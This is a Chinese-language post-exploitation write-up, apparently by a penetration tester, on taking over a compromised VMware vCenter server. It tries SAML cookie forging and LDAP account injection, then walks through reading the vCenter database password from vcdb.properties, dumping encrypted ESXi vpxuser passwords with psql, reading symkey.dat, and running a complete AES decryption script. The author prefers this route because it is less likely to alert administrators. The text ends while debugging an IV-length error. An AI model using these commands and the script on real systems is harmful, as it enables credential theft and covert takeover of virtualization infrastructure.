
0x01 实战背景


现在已经通过漏洞拿下来一台vcenter服务器的权限，如图



```
[redacted]
/tmp/ >whoami
[redacted]

/tmp/ >whoami&&ifconfig
root
[redacted]

/tmp/ >
```


[+]命令执行成功。

按照常规操作还是直接先找到mdb文件




```
/tmp/ >find / -name "data.mdb"
/storage/db/vmware-vmdir/data.mdb
/storage/db/vmware-vmdir/snapshot/data.mdb
```

然后把文件下载下来，用工具去申请cookie




```
┌──(vcenter)-(root💀 localhost)-[~/Desktop/cstools/vcenter_saml_login-main]
└─# python3 vcenter_saml_login.py -p data.mdb -t [redacted]
```

到这一步就出现了问题



```
─# python3 vcenter_saml_login.py -p data.mdb -t [redacted]                                1 ✕
*] Successfully extracted the IdP certificate
*] [redacted]
*]
*]
*]
*]
*]
*]
*]
*]
*] Signing the SAML assertion
-] Failed signing the SAML assertion
raceback (most recent call last):
 File "/root/Desktop/cstools/vcenter_saml_login-main/vcenter_saml_login.py", line 349, in <module>
   s = sign_assertion(t, trusted_cert_1, trusted_cert_2, idp_cert)
       ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

 File "/root/Desktop/cstools/vcenter_saml_login-main/vcenter_saml_login.py", line 281, in sign_assertion
   signed_assertion = signer.sign(root, reference_uri=assertion_id, key=key, cert=[cert1, cert2])
                      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

 File "/root/Desktop/cstools/vcenter_saml_login-main/vcenter/lib/python3.11/site-packages/signxml/signer.py", line 218, in sign
   signing_settings.key = load_pem_private_key(ensure_bytes(key), password=passphrase)
                          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

 File "/root/Desktop/cstools/vcenter_saml_login-main/vcenter/lib/python3.11/site-packages/cryptography/hazmat/primitives/serialization/base.py", line 25, in load_pem_pri
ate_key
   return ossl.load_pem_private_key(
          ^^^^^^^^^^^^^^^^^^^^^^^^^^

 File "/root/Desktop/cstools/vcenter_saml_login-main/vcenter/lib/python3.11/site-packages/cryptography/hazmat/backends/openssl/backend.py", line 747, in load_pem_private
key
   return self._load_key(
          ^^^^^^^^^^^^^^^
```

这里报了个证书问题的错误




```
    raise ValueError(
ValueError: ('Could not deserialize key data. The data may be in an incorrect format, it may be encrypted with an unsupported algorithm, or it may be an unsupported key t
ype (e.g. EC curves with explicit parameters).', [<OpenSSLError(code=503841036, lib=60, reason=524556, reason_text=unsupported)>, <OpenSSLError(code=109052072, lib=13, re
ason=168, reason_text=wrong tag)>, <OpenSSLError(code=109576458, lib=13, reason=524554, reason_text=nested asn1 error)>, <OpenSSLError(code=109576458, lib=13, reason=5245
54, reason_text=nested asn1 error)>])
```

这种方法本质上是利用SAML证书登录获得管理员cookie，这里证书不对，暂时笔者也没有办法，就先放在这里。

那么换一种方法，Vcenter除了申请cookie，还可以添加账号。

那么直接上去添加一个账号试试




```
root [ /tmp ]# python vCenterLDAP_Manage.py adduser
[redacted]
ldap_bind: Invalid credentials (49)

[*] Try to clean the ldif

All done.
[+] New user: [redacted]
    Password: [redacted]
[!] Remember to add it as an admin
```

这里发现也不行，直接报了一个错误，Invalid credentials，即无效凭证。

实战中是没时间来细究原因的。

那就再换一条路，其实Vcenter有一个默认的管理工具，可以直接更改管理员用户的密码。



```
root [ /tmp ]# root [ / ]# /usr/lib/vmware-vmdir/bin/vdcadmintool


==================
Please select:
0. exit
1. Test LDAP connectivity
2. Force start replication cycle
3. Reset account password
4. Set log level and mask
5. Set vmdir state
6. Get vmdir state
7. Get vmdir log level and mask
==================
```

```
/usr/lib/vmware-vmdir/bin/vdcadmintool
```


虽然可以，但是这个玩意有个问题，一旦改过了密码之后很容易被管理员知道，动静太大。

0x02 解决方案

这里最后采用的是key来解esxi的密码来解决的。

先获得Vcenter数据库的密码

```
cat /etc/vmware-vpx/vcdb.properties
```




```
/tmp/ >cat /etc/vmware-vpx/vcdb.properties
driver = org.postgresql.Driver
dbtype = PostgreSQL
url = jdbc:postgresql://localhost:5432/VCDB
username = vc
password = [redacted]
password.encrypted = false
```

获取密码之后，再利用下面这条命令获取加密后的esxi管理员密码


```
/opt/vmware/vpostgres/current/bin/psql -h 127.0.0.1 -p 5432 -U vc -d VCDB -c
"select ip_address,user_name,password from vpx_host;" > password.enc
```

这条命令需要启一个交互式的shell来执行，因为还需要输入一次数据库密码，数据库密码就是我们刚刚通过vcdb查到的密码。



```
root [ / ]# cd /tmp
root [ /tmp ]# /opt/vmware/vpostgres/current/bin/psql -h 127.0.0.1 -p 5432 -U vc
Password for user vc: address,user_name,password from vpx_host;" > password.enc
```

这里输入完成之后，就获得了一份账号以及加密后的esxi管理员的表。




```
 ip_address   | user_name |                    password
--------------+-----------+------------------------------------------------------------
 [redacted]   | vpxuser   | *TIh9efwVdt[redacted]
 [redacted]   | vpxuser   | *iansUwXwLQ[redacted]
 [redacted]   | vpxuser   | *LRyJlgoOp0[redacted]
 [redacted]   | vpxuser   | *BuaSUSt+re[redacted]
 [redacted]   | vpxuser   | *LEX5g1kKlu[redacted]
 [redacted]   | vpxuser   | *FJVHGq2yaH[redacted]
 [redacted]   | vpxuser   | *I37WvwyLyn[redacted]
 [redacted]   | vpxuser   | *eTWhwL3KfP[redacted]
 [redacted]   | vpxuser   | *YoRNJ1KRT6[redacted]
 [redacted]   | vpxuser   | *XOsjFRcx4U[redacted]
 [redacted]   | vpxuser   | *tyaM8znmsw[redacted]
 [redacted]   | vpxuser   | *o/0glevDIK[redacted]
 [redacted]   | vpxuser   | *Z8EEXC2Bp+[redacted]
 [redacted]   | vpxuser   | *qV9mVHU7ma[redacted]
 [redacted]   | vpxuser   | *7R6lO8wpwT[redacted]
 [redacted]   | vpxuser   | *blKyFVXv1P[redacted]
 [redacted]   | vpxuser   | *GMPV8AJLiT[redacted]
 [redacted]   | vpxuser   | *rP1AFzKJJu[redacted]
 [redacted]   | vpxuser   | *+e0KRIJhxG[redacted]
 [redacted]   | vpxuser   | *JIuD0TZ+gA[redacted]
 [redacted]   | vpxuser   | *RLfGGereux[redacted]
```

这里是AES和BASE64加密，b64直接解就行了，AES还需要获取一个key。

那么再进一步获取key值

```
cat /etc/vmware-vpx/ssl/symkey.dat
```



```
/tmp/ >cat cat /etc/vmware-vpx/ssl/symkey.dat
[redacted]
```

然后编写脚本，进行解密，这里直接拿网上现成的来用


```
import base64
import sys

from Crypto.Cipher import AES
```

```
usage = """
Where is symkey.dat
Windows：C:\ProgramData\VMware\vCenterServer\cfg\vmware-vpx\ssl\symkey.dat
Linux：/etc/vmware-vpx/ssl/symkey.dat


Where is psql
Windows: C:\Program Files\VMware\vCenter Server\vPostgres\bin\psql.exe
Linux: /opt/vmware/vpostgres/current/bin/psql
psql -h 127.0.0.1 -p 5432 -U vc -d VCDB -c "select ip_address,user_name,password
from vpx_host;" > password.enc

python3 decrypt.py symkey.dat password.enc password.txt
"""



def pkcs7unpadding(text):
    length = len(text)
    padding_length = ord(text[-1])
    return text[0:length-padding_length]


def decrypt(key, enc_passwords):
    passwords = []
    key_bytes = bytes.fromhex(key)
    for enc_password in enc_passwords:
        content = base64.b64decode(enc_password)
        iv_bytes = content[:16]
        enc_password_bytes = content[16:]
        cipher = AES.new(key_bytes, AES.MODE_CBC, iv_bytes)
        password_bytes = cipher.decrypt(enc_password_bytes)
        password = str(password_bytes, encoding='utf-8')
        password = pkcs7unpadding(password)
        passwords.append(password)
    return passwords


def save_decrypt_password(path, passwords):
    data = '\n'.join(passwords)
    with open(path, 'w') as file:
        file.write(data)


def get_encrypt_password(path):
    encrypt_passwords = []
    with open(path) as file:
        for line in file:
            encrypt_password = line.strip('*').strip()
            encrypt_passwords.append(encrypt_password)
    return encrypt_passwords


def get_key(path):
    with open(path) as file:
        key = file.read().strip()
        return key


def main():
    if len(sys.argv) != 4:
        print(usage)
        exit(1)
    key = get_key(sys.argv[1])
    encrypt_passwords = get_encrypt_password(sys.argv[2])
    save_path = sys.argv[3]
    passwords = decrypt(key, encrypt_passwords)
    save_decrypt_password(save_path, passwords)


if __name__ == '__main__':
    main()
```

然后遵循格式


```
python3 vpxuser.py .\symkey.dat .\password.enc password.txt
```

尝试解密，结果报错




```
[redacted]python vpxuser.py symkey.dat password.enc password.txt
Traceback (most recent call last):
  File "[redacted]top\test\vpxuser.py", line 76, in <module>
    main()
  File "[redacted]\Desktop\test\vpxuser.py", line 71, in main
    passwords = decrypt(key, encrypt_passwords)
  File "[redacted]Desktop\test\vpxuser.py", line 32, in decrypt
    content = base64.b64decode(enc_password)
  File "[redacted]python3\lib\base64.py", line 87, in b64decode
    return binascii.a2b_base64(s)
binascii.Error: Invalid base64-encoded string: number of data characters (25) cannot be 1 more than a multiple of 4
```

最初是报了一个b64的错误，尝试排查原因，发现代码中对于enc的处理比较简单。



```
def get_encrypt_password(path):
    encrypt_passwords = []
    with open(path) as file:
        for line in file:
            encrypt_password = line.strip('*').strip()
            encrypt_passwords.append(encrypt_password)
    print(encrypt_passwords)
    return encrypt_passwords
```

这里只做了除*的处理，但是我们拿到的enc是这个样子的




```
 ip_address   | user_name |                                   password
--------------+-----------+------------------------------------------------------------------------------
[redacted]    | vpxuser   | *TI[redacted] =
              | vpxuser   | *ia[redacted] =
              | vpxuser   | *LR[redacted] =
              | vpxuser   | *Bu[redacted] =
              | vpxuser   | *LE[redacted] =
              | vpxuser   | *FJ[redacted] =
              | vpxuser   | *I3[redacted] =
              | vpxuser   | *eT[redacted] =
              | vpxuser   | *Yo[redacted] =
              | vpxuser   | *XO[redacted] =
              | vpxuser   | *ty[redacted] =
              | vpxuser   | *o/[redacted] =
              | vpxuser   | *Z8[redacted] =
              | vpxuser   | *qV[redacted] =
              | vpxuser   | *7R[redacted] =
              | vpxuser   | *bl[redacted] =
              | vpxuser   | *GM[redacted] =
              | vpxuser   | *rP[redacted] =
              | vpxuser   | *+e[redacted] =
              | vpxuser   | *JI[redacted] =
              | vpxuser   | *RL[redacted] =
```

还有很多其他的字符，因此这里需要单独拷贝出来enc的password，然后放到一份文件里面。


```
TI[redacted]
ia
LR
Bu
LE
FJ
I3
eT
Yo
XO
ty
o/
Z8
qV
7R
bl
GM
rP
+e
JI
RL


```

然后尝试解密，发现继续报错




```
[redacted]
ValueError: Incorrect IV length (it must be 16 bytes long)
```

